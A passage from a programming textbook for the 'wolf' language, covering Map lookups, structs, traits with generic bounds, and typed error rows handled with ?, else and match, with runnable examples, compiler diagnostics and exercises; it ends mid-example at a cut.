`pop`, `get`, `first` and `last` all read this way: each answers the element or the mark `none`, and none of the four faults on any input. The subscript is the faulting twin — `cents[0]` on an empty list traps, because an index the program computed and got wrong is a different event from a lookup that came up empty. Ask `is_empty` first when the distinction matters, and let `else` read the mark when it does not (chapter 6's subject).

One index in the language never traps, and it is a `Map` key. Both machines run this one:

```
wolf · runs, exit 0
fn main() -> !int {
    var totals = Map[str, int]()
    totals["drink"] = 340
    print("[{totals["tip"]}]")
    0
}
```

```
console
$ wolf run absent.lu
[none]
```

`none` is what a lookup answers for a key that is not there: not a trap, not a zero, and not a refusal. It is `pop`'s answer on an empty list, for `pop`'s reason: an index the program computed and got wrong is a mistake, and a key that happens not to be bound is a question, so `m[k]` is `int ! {none}` and never faults. What the mark rules out is counting up from an absence by accident. `m[k] += v` would have to read a value that may not exist, and the compiler refuses it where it is written:

```
wolf · rejected, E0417
fn main() -> !int {
    var totals = Map[str, int]()
    totals["drink"] += 340
    0
}
```

```
diagnostic
error[E0417]: cannot update `totals["drink"]` in place: the key may be
absent
 --> ./s10.lu:6:5
```

```
  |
6 |     totals["drink"] += 340
  |     ------ `totals` is a `Map`
  |     ^^^^^^^^^^^^^^^ a `Map` index is a row, not a place
  |
  = note: `m[k]` is `V ! {none}` ([mem.map.absent]): reading it asks
whether the key is bound, and
    an absent key has no value to update. `m[k] = v` alone inserts or
replaces.
  = note: spell the two halves — `totals["drink"] = (totals["drink"] else
0) + …` — or count with
    std's named operation, `map.tally(mut totals, k)` (`use std.map`),
which is that
    statement for an `int`-valued map.
```

The first note is the rule and the second is the spelling this chapter has used from its first program: read with a default, then write the sum. `m[k] = v` on its own is legal on any key, inserting when the key is absent and replacing when it is bound, which is why the write half never needs a branch. One line where a lookup and a guess would do is the price of being explicit about absence, and a missing key is an answer with a type.

What the machine does. *A* `List` *is a pointer, a length, and a capacity:* `push` *writes at the end and doubles the buffer when it runs out, which makes the cost of* n *pushes proportional to* n *even though individual pushes occasionally copy.* `xs[i]` *is an address computation and a comparison: the bounds check is the comparison, and the same analysis that hoists arithmetic checks out of loops hoists these when the range is provable. None of these operations copies the elements:* `pairs()` *hands out views,* `pop` *hands the element over the way §4.4's returns do. Which is why* `seen_at`*'s linear scan costs one comparison per element and nothing else, and why the objection to it is the number of comparisons, not the copying.*

Exercise 5-4 *(comprehension · lupin)*. The list has one element. Predict `xs[10]`, precisely: what kind of event, and what exit code.

Exercise 5-7 *(fingers + extension · lupin)*. A grade book. The block below has one `name,score` line per student. Parse it into two lists side by side, a `List[str]` of names and a `List[int]` of scores, with `to_int() else 0` reading each score, then print the top scorer's name and score using §5.3's `best` with a comparison function (`best(scores, fn(a, b) a > b)`), the class average to the nearest whole point, and each student on their own line with `above` or `below` beside the average. Then §5.4's question: what does your program do on an empty block, and which line traps first? Guard it so an empty block prints one sentence and exits 0.

```
ada,91
grace,78
linus,84
mira,69
```

5.5 Structs

§5.1's `split_at` answered a tuple, `(str, int)`, and the caller took it apart on the next line. A tuple is the right shape for exactly that: a group of values handed over once and opened at once. The receipt's row is a different kind of group. It is built in one place and read in three, and a reader of `pair.1` has to remember what the second position holds. A *struct* is the tuple with names:

```
wolf · runs, exit 0
struct Row { kind: str, cents: int }
fn text(r: Row) -> str { "{r.kind:<10}{r.cents:>5}" }
fn main() -> !int {
    let first = Row { kind: "drink", cents: 340 }
    var tip = Row { kind: "gratuity", cents: 100 }
    tip.cents += 20
    print(text(first))
    print(text(tip))
    print("{first.kind} and {tip.kind}, {first.cents + tip.cents} in all")
    0
}
```

```
console
$ lupin row.lu
drink       340
gratuity    120
drink and gratuity, 460 in all
```

Four things on the page, one line each. The declaration, `struct Row { kind: str, cents: int }`, names the type and its two *fields*, each a name and a type, and it is the whole definition: no constructor, no method, nothing to import. The *literal*, `Row { kind: "drink", cents: 340 }`, builds one and names every field as it does; the compiler refuses a literal that leaves a field out, where it is written, because a `Row` with no `cents` is not a `Row`. The field read, `r.kind`, is the tuple's `pair.0` with the position spelled as a word, and it reads through any binding, including the parameter `r` inside `text`. And the field write, `tip.cents += 20`, is why `tip` is a `var`: a field is a place inside the value it belongs to, so writing the field changes the value, and `var` is chapter 3's spelling for a name whose contents change. `first` is read and never written, so it is a `let`.

`text(first)` hands the struct to a function and `main` reads `first.kind` on the line after, the way §5.3's `best` read its list and left it whole. A parameter with nothing written in front of it is read for the call and returned to the caller as it was, and what `text` may do with a `Row` is exactly what `main` may do: read `r.kind`, read `r.cents`, build a string from them.

The format specs are §5.4′s, so `text` prints the line the head of the chapter printed, from a value instead of from two loose names.

When to reach for which is the one judgment this section asks of you. A tuple is right when the group is opened as soon as it arrives and travels no further: `split_at`'s answer is consumed by the `` `let (name, cents)` `` on the next line, and a name for that pair would be a name nobody reads twice. A struct is right when the group has a life of its own, built here and read there, because the word on the field is what a reader three functions away sees. Names earn their keep the moment a value travels.

Exercise 5-16 *(fingers · lupin)*. Respell §5.1′s `split_at` to answer a `Row` instead of a `(str, int)`, and use it to parse the three rows at the head of the chapter and print them through `text`. One line of the caller gets shorter and one line of the function gets longer. Name both, and say what each reader gained.

Exercise 5-17 *(extension · lupin)*. A struct holds a list as easily as an `int`. Declare `Receipt { rows: List[Row] }`, build one from the three rows, and write `total(r: Receipt) -> int` as a plain function with no `impl`. Print the count of rows and the total. Then read `total`'s signature and say what it tells a caller about `r.rows`: does the call change the list, and which character on the line says so?

5.6 Traits

§5.3 wrote `total[T]` and the compiler refused it: the bounds on `T` say nothing about `+`. Read the note under that refusal again, because it names the repair. *Add* `T: Add` to the bound. *A* bound *is what a* generic function is allowed to assume about its `T`, and `+` is granted by a trait called `Add`. So this is the section generics owed you. A *trait* names a capability, an *impl* says a type has it, and a bound says a generic body may use it:

```
wolf · runs, exit 0
trait Add {
    fn add(self, other: Self) -> Self
}
impl Add for int {
    fn add(self, other: Self) -> Self { self + other }
}
impl Add for f64 {
    fn add(self, other: Self) -> Self { self + other }
}
fn total[T: Add](xs: List[T], zero: T) -> T {
    var acc = copy zero
    for x in xs { acc = acc + x }
    acc
}
fn main() -> !int {
    let cents: List[int] = [340, 275, 100]
    let dollars = [3.5, 2.25]
    print("{total(cents, 0)} {total(dollars, 0.0)}")
    0
}
```

```
console
$ wolf run total.lu
715 5.75
```

Read the three parts top to bottom. `trait Add` declares one method, `add`, whose receiver and other operand are both `Self`, the type doing the implementing, and whose answer is a `Self` as well. `impl Add for int says an int has that capability and spells it as the builtin +`; `impl Add for f64` says the same for a float. `fn total[T: Add]` is §5.3′s function with the bound written in, and the bound is what changed the verdict: `acc + x` on a `T` *is* `Add.add(acc, x)`, the same call by another spelling, and the definition is checked once against exactly that. At `int` the call runs the `int` impl and the machine adds two words; at `f64` it runs the other one. `total` is written once, proven once, and instantiated twice, with `zero` telling each instantiation where to start.

And `copy zero` is not decoration. A parameter written without a mode is a `read`: the caller lends its value for the call and still owns it afterwards. `var acc = zero` would move that lent value into `acc`, and `acc` is what the function returns — a second live path to something the caller still holds, which is `[mem.tier0.mode.read]` and E1002. The `copy` says what the accumulator actually wants: start from a value of my own. For an `int` or an `f64` it costs nothing, because a value that reaches no heap storage is its own copy. The compiler began enforcing this at wolf 0.2.15, and it is the same rule §5.3 met from the other side: a generic body is checked once for every `T`, so the spelling has to be right for the `T` that allocates as well as the one that does not.

One annotation in `main` is spelled out, `List[int]`, and the program runs without it. An integer literal with nothing to decide it is an `i32` (`[type.numlit.default]`), but a bound is context: these literals reach `total` only through `T: Add`, the impls above are for `int` and not `i32`, so the literals take `int`, and the list written bare prints the same `715`. The float list needs no annotation for the plainer reason that a float literal's default is the `f64` its impl names. Every bounded call in this section spells its integer list anyway, so the type the bound settles is on the page.

Two things the block does not do. `self + other` inside the `int` impl does not call `add` again: an operator on two primitives is the builtin operation whatever impls are in scope, which is what makes the impl the floor of the dispatch and not another step of it. And `total` still cannot compare or multiply a `T`, because the bound grants `Add` and nothing else; a body that reaches for `*` under this bound is refused at the definition with the same E0501, and its note names `Mul`.

A trait is also how two types share a name. The receipt has rows and it has a header, and both want to put themselves on a line:

```
wolf · runs, exit 0
struct Row { kind: str, cents: int }
struct Header { title: str }
trait Line {
```

```
    fn text(self) -> str
    fn framed(self) -> str { "| {self.text()} |" }
}
impl Line for Row {
    fn text(self) -> str { "{self.kind:<10}{self.cents:>5}" }
}
impl Line for Header {
    fn text(self) -> str { "{self.title:<15}" }
}
fn main() -> !int {
    let h = Header { title: "receipt" }
    let r = Row { kind: "drink", cents: 340 }
    print(h.framed())
    print(r.framed())
    0
}
```

```
console
$ lupin lines.lu
| receipt         |
| drink       340 |
```

`Line` declares `text` with no body, so every implementing type must supply one, and it declares `framed` with a body, a *default*, so no implementing type has to. The default calls `self.text()`, and the call dispatches through the implementing type: `r.framed()` runs `Row`'s `text` inside `Line`'s `framed`, and `h.framed()` runs `Header`'s. That is the whole mechanism, and it is the one `total` used a page ago. A trait names the capability, `impl Line for Row` claims it for `Row`, and the compiler checks the claim where the impl is written, so an impl that forgets `text` is refused at the `impl` line and never at a call. It is §5.3′s definition-site rule applied to a type instead of a function. `self` is the receiver, written first in each method's parameter list, and `r.text()` is the ordinary way to call one; §5.5′s free function `text(r)` did the same job without a trait, and the difference is that `framed` can now be written once for every type that has a `text`.

Comparison is a capability too. `==` on two `int`s is the machine's; on two `Row`s it is whatever `Row`'s `Eq` says, because an operator whose left operand is a struct dispatches through the trait of the operator's name, the way `+` on a `T` did. Nothing is assumed on the type's behalf: a struct with no `impl Eq` does not compare, and the compiler refuses the `==` where it is written. Both machines run it:

```
wolf · runs, exit 0
struct Row { kind: str, cents: int }
trait Eq {
    fn eq(self, other: Self) -> bool
}
impl Eq for Row {
    fn eq(self, other: Self) -> bool { self.kind == other.kind }
}
fn main() -> !int {
    let a = Row { kind: "drink", cents: 340 }
```

```
    let b = Row { kind: "drink", cents: 275 }
    let c = Row { kind: "food", cents: 275 }
    print("{a == b} {a == c} {b != c}")
    0
}
```

```
console
$ wolf run eq.lu
true false true
```

`Row`'s `Eq` compares kinds and ignores cents, so `a == b` is `true` for two rows that differ in every byte of their second field. That is the impl being consulted, and it is the point: what makes two `Row`s the same is a decision the type makes, spelled once, in the one place a reader looks. `!=` is the negation of the same call, and the comparison operators read an `Ord` the same way, which is the next block. Two rules keep this from surprising you. The operator reaches for the trait of its own name, so the trait has to be called `Eq` and its `eq` has to have the shape above. And an operator on two primitives is never redirected, so `self.kind == other.kind` inside the impl compares two `str`s the way chapter 2 did.

`Eq` answers a `bool`. `Ord` answers which of three things is true, and that takes a type with exactly three values. §5.3's `best` took a comparison function because nothing was known about its `T`; with a bound, the function goes:

```
wolf · runs, exit 0
enum Ordering { Less, Equal, Greater }
trait Ord {
    fn cmp(self, other: Self) -> Ordering
}
impl Ord for int {
    fn cmp(self, other: Self) -> Ordering {
        if self < other { Ordering.Less } else if self == other
{ Ordering.Equal } else { Ordering.Greater }
    }
}
impl Ord for str {
    fn cmp(self, other: Self) -> Ordering {
        if self < other { Ordering.Less } else if self == other
{ Ordering.Equal } else { Ordering.Greater }
    }
}
fn best[T: Ord](xs: List[T]) -> T {
    var b = copy xs[0]
    var i = 1
    while i < xs.len {
        if xs[i] > b { b = copy xs[i] }
        i += 1
    }
    b
}
fn main() -> !int {
    let cents: List[int] = [340, 275, 100]
```

```
    let names = ["espresso", "pastry", "tip"]
    print("{best(cents)} {best(names)}")
    0
}
```

```
console
$ wolf run best.lu
340 tip
```

`enum Ordering { Less, Equal, Greater }` declares a type with three values and no others, each named through the type, `Ordering.Less`. `trait Ord` has one method, `cmp`, and its answer is one of the three. The two impls spell it with the builtin comparisons, which is the floor once more: `self < other` on two `int`s is the machine's. `` `fn best[T: Ord] is §5.3's best` `` with the bound where the function parameter was, and `xs[i] > b` on a `T` is `Ord.cmp(xs[i], b)` read against the answer. `<` is `cmp` answering `Less`, `>` is `Greater`, `<=` is anything but `Greater`, `>=` is anything but `Less`, and `<=>` is the `Ordering` itself, for a `match` to read. One trait, five operators. The two calls run the two impls, and `best` is now the function §5.3 said a trait could make it: nothing is handed in, because the bound hands it the means.

Not every operator has two operands. Prefix `-` reads one, and its trait, `Neg`, declares a method with only a receiver:

```
wolf · runs, exit 0
struct Row { kind: str, cents: int }
trait Neg {
    fn neg(self) -> Self
}
impl Neg for int { fn neg(self) -> Self { -self } }
impl Neg for f64 { fn neg(self) -> Self { -self } }
fn refund[T: Neg](charged: T) -> T { -charged }
fn main() -> !int {
    let r = Row { kind: "drink", cents: 340 }
    let tip = 0.75
    print("{refund(r.cents)} {refund(tip)}")
    0
}
```

```
console
$ lupin refund.lu
-340 -0.75
```

`-charged` on a `T` is `Neg.neg(charged)`, and a refund is the receipt's own use for it: the row was charged, and the same amount goes back the other way. `-self` inside the `int` impl is the builtin negation, so the impl is the floor and not a loop, the rule the `Add` impl followed.

A bound is a list. `+` between trait names says the body may use everything each of them grants, and the receipt has a function that needs two:

```
wolf · runs, exit 0
enum Ordering { Less, Equal, Greater }
trait Add {
    fn add(self, other: Self) -> Self
}
trait Ord {
    fn cmp(self, other: Self) -> Ordering
}
impl Add for int { fn add(self, other: Self) -> Self { self + other } }
impl Ord for int {
    fn cmp(self, other: Self) -> Ordering {
        if self < other { Ordering.Less } else if self == other
{ Ordering.Equal } else { Ordering.Greater }
    }
}
fn capped[T: Add + Ord](xs: List[T], zero: T, cap: T) -> T {
    var acc = copy zero
    for x in xs { acc = acc + x }
    if acc > cap { copy cap } else { acc }
}
fn main() -> !int {
    let cents: List[int] = [340, 275, 100]
    print("{capped(cents, 0, 500)} {capped(cents, 0, 1000)}")
    0
}
```

```
console
$ wolf run capped.lu
500 715
```

`capped` totals the rows and stops at a ceiling, a receipt with a spending limit on it. `acc + x` reaches through `Add` and `acc > cap` through `Ord`, in one body, under one bound that names both. Drop either name from the bound and the line that needed it is refused at the definition with the E0501 §5.3 met, its note naming the missing trait; and every type `capped` is instantiated at must implement both, checked at the call by name, which is the refusal this section ends on.

Two things no bound grants, so that the list of what one can grant is complete. `copy` needs none: §5.3 used it on a bare `T`, and it is the one operation every type carries. And three operators have no trait at all. `&&` and `||` are `bool`'s alone, and `!` is `bool`'s logical not and an integer's bitwise complement (§2.3) and nothing else's, so a body that writes `x && y` or `!x` on a `T` is refused at the definition with a note that says so in the compiler's words: *no trait covers this* operator: `!`, `&&` and `||` are `bool`'s and the bitwise operators are the integers' alone this edition; take a concrete type here *(E0501;* the note's "`!` … `bool`'s" predates `!` on integers, and its point stands: no bound can grant either meaning). The rule under all of it is §5.3's: a generic body may use only what its bounds provide, and a parameter with no bound provides nothing, not even a method call. Chapter 11 takes a scope handle as a bare `[S]` and calls `s.spawn(…)` on it; the compiler refuses that call by this rule, and that chapter says why the page keeps it.

std's arithmetic bound is not `Add` alone. It is `Num`, and `Num` is an *alias*, a name that stands for a list of traits:

```
wolf · runs, exit 0
trait Add {
    fn add(self, other: Self) -> Self
}
trait Eq {
    fn eq(self, other: Self) -> bool
}
trait Num = Add + Eq
impl Add for int { fn add(self, other: Self) -> Self { self + other } }
impl Eq for int { fn eq(self, other: Self) -> bool { self == other } }
fn total[T: Num](xs: List[T], zero: T) -> T {
    var acc = copy zero
    for x in xs { acc = acc + x }
    acc
}
fn main() -> !int {
    let cents: List[int] = [340, 275, 100]
    print("{total(cents, 0)}")
    0
}
```

```
console
$ wolf run num.lu
715
```

`trait Num = Add + Eq` declares no methods. It names the list once, so that `[T: Num]` says what `[T: Add + Eq]` says without spelling the list at every function: `total`'s body may use `+` through `Add` and `==` through `Eq`, and every type `total` is instantiated at must implement both. std spells the real one as `trait Num = Add + Sub + Mul + Div + Rem + Eq + Ord`, the five arithmetic traits and the two comparison traits, so that a function bounded by `Num` can do arithmetic and can sort. An alias is never implemented (you implement its members, and `impl Num for int` is refused), and nothing about it is checked in bulk: the compiler reads the list and checks each name. Which is what the last block shows. `f64` here has an `Add` and no `Eq`:

```
wolf · rejected, E0502
trait Add {
    fn add(self, other: Self) -> Self
}
trait Eq {
    fn eq(self, other: Self) -> bool
}
trait Num = Add + Eq
impl Add for f64 { fn add(self, other: Self) -> Self { self + other } }
fn total[T: Num](xs: List[T], zero: T) -> T {
    var acc = copy zero
    for x in xs { acc = acc + x }
    acc
}
```

```
fn main() -> !int {
    let dollars = [3.5]
    print("{total(dollars, 0.0)}")
    0
}
```

```
diagnostic
error[E0502]: `f64` does not implement `Eq`, which `total` requires of `T`
  --> ./s19.lu:19:28
   |
12 | fn total[T: Num](xs: List[T], zero: T) -> T {
   |             --- the bound is declared here
...
19 |     print("{total(dollars, 0.0)}")
   |                            ^^^ this is `f64`
   |
   = note: write `impl Eq for f64` in the trait's module or the type's
module — or, when both are
     foreign, adapt: `type Local = distinct f64` and implement the trait
for the adapter.
```

The refusal is at the call and it names `Eq`. `total` itself is fine, proven once at its definition against everything `Num` lists; this instantiation is what fails, and the trait named is the missing one, never the alias, so the repair is one impl and the message says which. The same reading holds for a bound of seven: a type that has six of them is refused by the name of the seventh.

Exercise 5-18 *(design)*. The alias `Num` names seven traits, and a call under `[T: Num]` is checked against each of them by name. Why does the refusal name the missing trait and never the alias? Say what a reader would lose if it read "`f64` is not a `Num`", and what the author of a seven-trait alias gains from the compiler never mentioning it.

Exercise 5-11 *(extension · lupin)*. Exercise 2-7 encoded runs with byte slices; a coder without a decoder is half a tool. Respell `encode` over `chars()`, growing the output with `"{prev}{run_len}"`, then write `decode`, and round-trip both `"wwwwoooolf"` and a string whose runs reach two digits. Make `main` exit nonzero on any mismatch, so the round trip is a check the machine performs rather than a claim. Where in `decode` does the two-digit case live?

Exercise 5-13 *(extension · lupin)*. Write `any_index(s, set)`: the byte index in `s` of the first character that appears in `set`, or -1 for none. Probe it with a vowel set against a line that has vowels, one that does not, and the empty string. Why do the last two answers have to be the same, and what would distinguishing them cost your callers?

Exercise 5-15 *(extension · lupin)*. Fold a long line at twelve columns: greedy fill, words never split, each output line as full as the width allows. Return the lines as a `List[str]` and print them. One comparison in your loop encodes the whole policy — which one, and what single change makes ragged-right into one-word-per-line?

6. Errors are values

The last page of Mahler's Ninth is marked "ersterbend" — dying away. Nothing about it is a surprise; the movement has been saying so for twenty minutes.

Chapter 1 admitted that the receipt tells two lies, and promised this chapter would take them apart. Here is the second one, doing its work:

```
wolf · runs, exit 0
fn main() -> !int {
    let rows = """
        espresso,340
        pastry,lots
        tip,100
        """
    var total = 0
    for row in rows.lines() {
        var i = 0
        while row[i..i + 1] != "," { i += 1 }
        total += row[i + 1..].to_int() else 0
    }
    print("{"total":<10}{total:>5}")
    0
}
```

```
console
$ lupin lying.lu
total       440
```

The receipt is wrong and it is confident. A row said `lots`, `else 0` decided that meant nothing, and 440 went out the door as though somebody had checked it. Nobody did. The program has no bug in the sense of a crash; it has a bug in the sense that it lies to its user, quietly, for as long as the input stays malformed.

Wolf's answer is that failure is a value with a type, the type is written in the signature, and the caller cannot fail to notice it.

6.1 `!T` and the row

`to_int()` has a type this book has been rounding off since chapter 1. Here is one written out in full:

```
wolf · runs, exit 0
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
```

```
    no_comma
}
fn main() -> !int {
    print("{comma("tip,100") else -1} {comma("tip 100") else -1}")
    0
}
```

```
console
$ lupin comma.lu
3 -1
```

Read `int ! {no_comma}` as "an `int`, or the failure `no_comma`." The `!` separates the success type from the *row*: the set of tags this function may fail with, written between braces, and complete. A tag is returned like any other value, either with `return` or as the last expression, and no wrapping ceremony stands between you and it. The tag is lowercase because it carries nothing: the compiler reads a CapCase mark as a promise that a payload waits inside, and W0603 is what it says when the case and the payload disagree.

The row grows when the function can fail in more than one way, and a tag carries a payload when the caller needs the details:

```
wolf · runs, exit 0
struct Bad { at: int, found: str }
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn cents(row: str) -> int ! {no_comma, NotANumber(Bad)} {
    let at = comma(row)?
    let text = row[at + 1..]
    text.to_int() else { return NotANumber(Bad { at: at + 1, found:
text }) }
}
fn main() -> !int {
    print("{cents("espresso,340") else -1}")
    print("{cents("tip 100") else -1}")
    print("{cents("pastry,lots") else -1}")
    0
}
```

```
console
$ lupin cents.lu
340
-1
-1
```

`cents` announces two failures. `no_comma` is a bare tag: the fact that there is no comma is the whole story. `NotANumber(Bad)` carries a struct with the byte offset and the text found there, because a caller that wants to point at the problem needs to know where it is. The signature is now a complete account of what a call can do (one `int` and two named ways of not producing one), and it fits on a line.

When several signatures share a row, the row can be named once. `error ReadErrors = {no_comma, NotANumber(Bad)}` declares no new type. It is a spelling: `int ! ReadErrors` and `` `int ! {no_comma, NotANumber(Bad)}` `` are the same type, in both directions, with nothing to convert. A name inside a row stands for its tags, so a wider row can be built out of a narrower one, and `?` moves between them the way it moves between any two rows:

```
wolf · part(readerrors) · runs, exit 0
struct Bad { at: int, found: str }
error ReadErrors = {no_comma, NotANumber(Bad)}
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn cents(row: str) -> int ! ReadErrors {
    let at = comma(row)?
    let text = row[at + 1..]
    text.to_int() else { return NotANumber(Bad { at: at + 1, found:
text }) }
}
fn short(row: str) -> int ! {ReadErrors, too_long} {
    if row.len > 12 { return too_long }
    cents(row)?
}
fn main() -> !int {
    print("{cents("espresso,340") else -1} {cents("tip 100") else -1}
{short("pastry,lots") else -1} {short("espresso,340,x") else -2}")
    0
}
```

```
console
$ wolf run readerrors.lu
340 -1 -1 -2
```

`short`'s row is `{no_comma, NotANumber(Bad), too_long}`, and a diagnostic about it names tags, never the alias: a `match` that forgets one is told which, `too_long` by name, because the tags are what a caller has to handle. The alias saves the writer a line and costs the reader nothing.

The whole row need not be closed. A row that ends in `..` is *open*: it says these tags, and possibly more, which is what a function wraps around a subsystem still under construction has to say. The price is symmetric and immediate: no caller of an open row can ever handle

it exhaustively by name, so every one of them needs a catch-all. Closed rows are the default in this book for that reason. A tag no row declares is CapCase whatever it carries, which is the pact's one exception: with no signature to name it, its case is the only thing that says it is a tag and not a name.

> ***Coming from Python:*** *an exception is not in the signature, so the complete list of what a call can raise is a property of the whole call tree below it, discoverable by reading all of it or by running into the ones that matter in production. Wolf puts the list in the type. The cost is that a function's failures are part of its interface: add a tag and every exhaustive caller stops compiling, which is disruptive in exactly the way that a new failure mode* is *disruptive. Python defers that conversation and wolf holds it at compile time. Both cost something, and the one that surprises you at 3am is not the one with the list.*

Exercise 6-3 *(extension · lupin)*. Grow the row: add a `too_long` variant for inputs over four bytes and handle it. What else did you have to change, and what told you?

Exercise 6-4 *(comprehension · lupin)*. The error carries a payload. Predict both printed lines of a `digit(s, i)` whose `NotDigit(Bad)` records the byte offset and the character it found, when it is called on byte 1 of `"4x"`.

Exercise 6-6 *(comprehension · lupin)*. The row below ends in `..`, which makes it open: `probe` may return tags the signature never lists. Predict all three numbers, and say which arm of the `match` handles `probe(-1)` and why the program compiles at all when `Weird` appears nowhere in any signature:

```
wolf · runs, exit 0
fn probe(n: int) -> int ! {Io(int), ..} {
    if n < 0 { return Weird }
    if n == 0 { return Io(4) }
    n
}
fn code_for(n: int) -> int {
    probe(n) else |err| {
        match err {
            Io(code) => 0 - code,
            _ => 0 - 99,
        }
    }
}
fn main() -> !int {
    print("{code_for(7)} {code_for(0)} {code_for(-1)}")
    0
}
```

6.2 `?`, `else`, `else |err|`

A caller of a fallible function has exactly three things it can want: hand the failure to *its* caller, substitute a value, or decide by case. Wolf spells them with one character, one keyword, and `match`, and those three are the whole of how a row is handled: no operator reads a `!int`, no cast narrows one, and nothing happens to the failure that the code does not spell. This section is the first two, and the third in the form it takes on a bound failure; §6.6 is the third on its own.

`?` hands it up, and it has already appeared: the first line of `cents` above is `let at = comma(row)?`. Read `?` as "or hand it up." If `comma` succeeds, `at` is the byte offset and the next line runs. If it fails, `cents` stops there and returns that failure itself: the same tag, with no wrapping to undo, which is why `no_comma` appears in `cents`'s row without `cents` ever mentioning it in code. Rows compose by union: everything the callee can fail with joins everything the caller can, and the signature stays a complete account without anybody maintaining it by hand.

`else` substitutes. All of its forms are one construct:

```
wolf · runs, exit 0
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn main() -> !int {
    let a = comma("tip,100") else 0
    let b = comma("tip 100") else 0
    let c = comma("tip 100") else |err| {
        print("no comma; treating the whole row as a name")
        "tip 100".len
    }
    print("{a} {b} {c}")
    0
}
```

```
console
$ lupin else.lu
no comma; treating the whole row as a name
3 0 7
```

`else 0` is a default. `else |err| { … }` is a handler: the failure is bound to a name and the block's value becomes the expression's, so a handler is the other branch of a value, not a statement bolted onto the side. Between them sits `else { … }` with no binding, for when the fact of failure is enough. And `?` is what you write when the answer is "not my decision", the case that used to be four lines of plumbing.

A handler whose answer is to stop has no value to give, and it does not need one. A function declared `-> never` never returns (`[type.fn.never]`), so a call to it fits wherever a value is wanted, an `int` here:

```
wolf · part(die) · runs, exit 0
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn die(why: str) -> never {
    print(why)
    assert(false)
}
fn main() -> !int {
    let at = comma("tip,100") else |_| die("no comma: the ledger is
corrupt")
    print("comma at {at}")
    0
}
```

```
console
$ wolf run die.lu
comma at 3
```

`never` is written only as a return type, and the compiler holds the body to it: a `-> never` body that can reach its end, or that holds a `return`, is E0401. `die` ends in `assert(false)`, which stops the program with `trap(assert)`; a call to another `-> never` function, or a `loop` with no `break`, would end it as well. Feed it `"tip 100"` and the handler prints its line and nothing after the call runs.

When the answer *is* your decision and the tags differ, `match` on the bound failure and the exhaustiveness rules from §3.4 apply to the row:

```
wolf · part(report)
struct Bad { at: int, found: str }
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn cents(row: str) -> int ! {no_comma, NotANumber(Bad)} {
    let at = comma(row)?
    let text = row[at + 1..]
    text.to_int() else { return NotANumber(Bad { at: at + 1, found:
```

```
text }) }
}
```

Both functions are §6.1's, unchanged. The new part is the caller:

```
wolf · part(report) · runs, exit 0
fn report(row: str) -> int {
    cents(row) else |err| {
        match err {
            NotANumber(bad) => {
                print("row `{row}`: byte {bad.at} starts `{bad.found}`,
which is not a number")
                0
            },
            _ => {
                print("row `{row}`: no comma anywhere")
                0
            },
        }
    }
}
fn main() -> !int {
    print("{report("espresso,340")}")
    print("{report("pastry,lots")}")
    print("{report("tip 100")}")
    0
}
```

```
console
$ lupin report.lu
340
row `pastry,lots`: byte 7 starts `lots`, which is not a number
0
row `tip 100`: no comma anywhere
0
```

The payload is in scope inside its arm; `bad.at` and `bad.found` are the struct's fields. Detail belongs in a tag, not in a printed string: the fact travels to the code that owns the policy, which decides whether to print it, point at it, or count it.

Coming from Go: *`if err != nil { return err }` and `?` do the same job. Go's version is a statement you can forget to write, and the compiler cannot tell the difference between a `_` you meant and a `_` you regretted; wolf's version is part of the expression, so an unhandled failure is a type error, not a style violation. What Go buys with the verbosity is that every propagation is visible at a glance, which is why `?` is a character at the end of*

the call rather than an invisible unwinding: the propagation is still

written down, one glyph long.

Finally, the failure that nobody handles. `main` returns `!int`, so `?` works there too, and a failure that reaches the top ends the program:

```
wolf · runs, exit 1
fn comma(row: str) -> int ! {no_comma} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," { return i }
        i += 1
    }
    no_comma
}
fn main() -> !int {
    let at = comma("tip 100")?
    print("comma at {at}")
    0
}
```

```
console
$ lupin top.lu
error: no_comma
$ echo $?
1
```

The tag on stderr and exit 1 is the fourth verdict alongside chapter 1's three, and the barest of them: a tag, a stream, and a number, with no clause tag and no span, because nothing here is a fault. The program did what it was told and the thing it was told to do failed. A failure that reaches `main` is a program that declined to decide; §6.4 is the deciding.

Exercise 6-14 *(comprehension + extension · lupin)*. An RPN evaluator is a loop and a stack, and the stack is a `List[int]`; `words()` (§2.5) is the tokenizer, so `"3 4 + 2 *".words()` is the input. Each operator pops twice, and `pop` answers `int ! {none}`, so spell it `(mut stack).pop()?` and give `evaluate` the row `` `! {none, parse}, because to_int` `` fails on a token that is not a number. Trace the stack after each token on paper, then run. Then feed it `3 +` and `3 x +` and say, from the row and not from the code, which call answers each one and where your `else |err|` prints.

Exercise 6-1 *(fingers · lupin)*. Write `parse` so empty input is an error, and give two call sites: one defaulting with `else 0`, one with `else 7`. Predict both prints first.

Exercise 6-2 *(comprehension · lupin)*. `chain` calls `parse` through `?`. Predict `a` and `b`, and name which row variant `b`'s handler sees.

Exercise 6-7 *(extension · lupin)*. `head` prints a file's first `n` lines, and a file with fewer than `n` lines is not a crash, it is an answer. Write `head(text, n)` whose error carries how many lines actually existed, and a caller that asks for 2 lines (succeeds) and 5 lines (handled). Why does the payload belong in the error instead of being printed by `head` itself?

6.6 `match` over the value

`report` in §6.2 made its decision in two steps: `else |err|` told the value from the failure, and a `match` on `err` told the failures from each other. When every outcome is a case, including the value, the `match` can stand on the call itself. `cents` is §6.1's, unchanged:

```
wolf · part(rowmatch)
struct Bad { at: int, found: str }
fn cents(row: str) -> int ! {no_comma, NotANumber(Bad)} {
    var i = 0
    while i < row.len {
        if row[i..i + 1] == "," {
            let text = row[i + 1..]
            return text.to_int() else { return NotANumber(Bad { at: i + 1,
found: text }) }
        }
        i += 1
    }
    no_comma
}
```

The caller matches on the call:

```
wolf · part(rowmatch) · runs, exit 0
fn describe(row: str) -> str {
    match cents(row) {
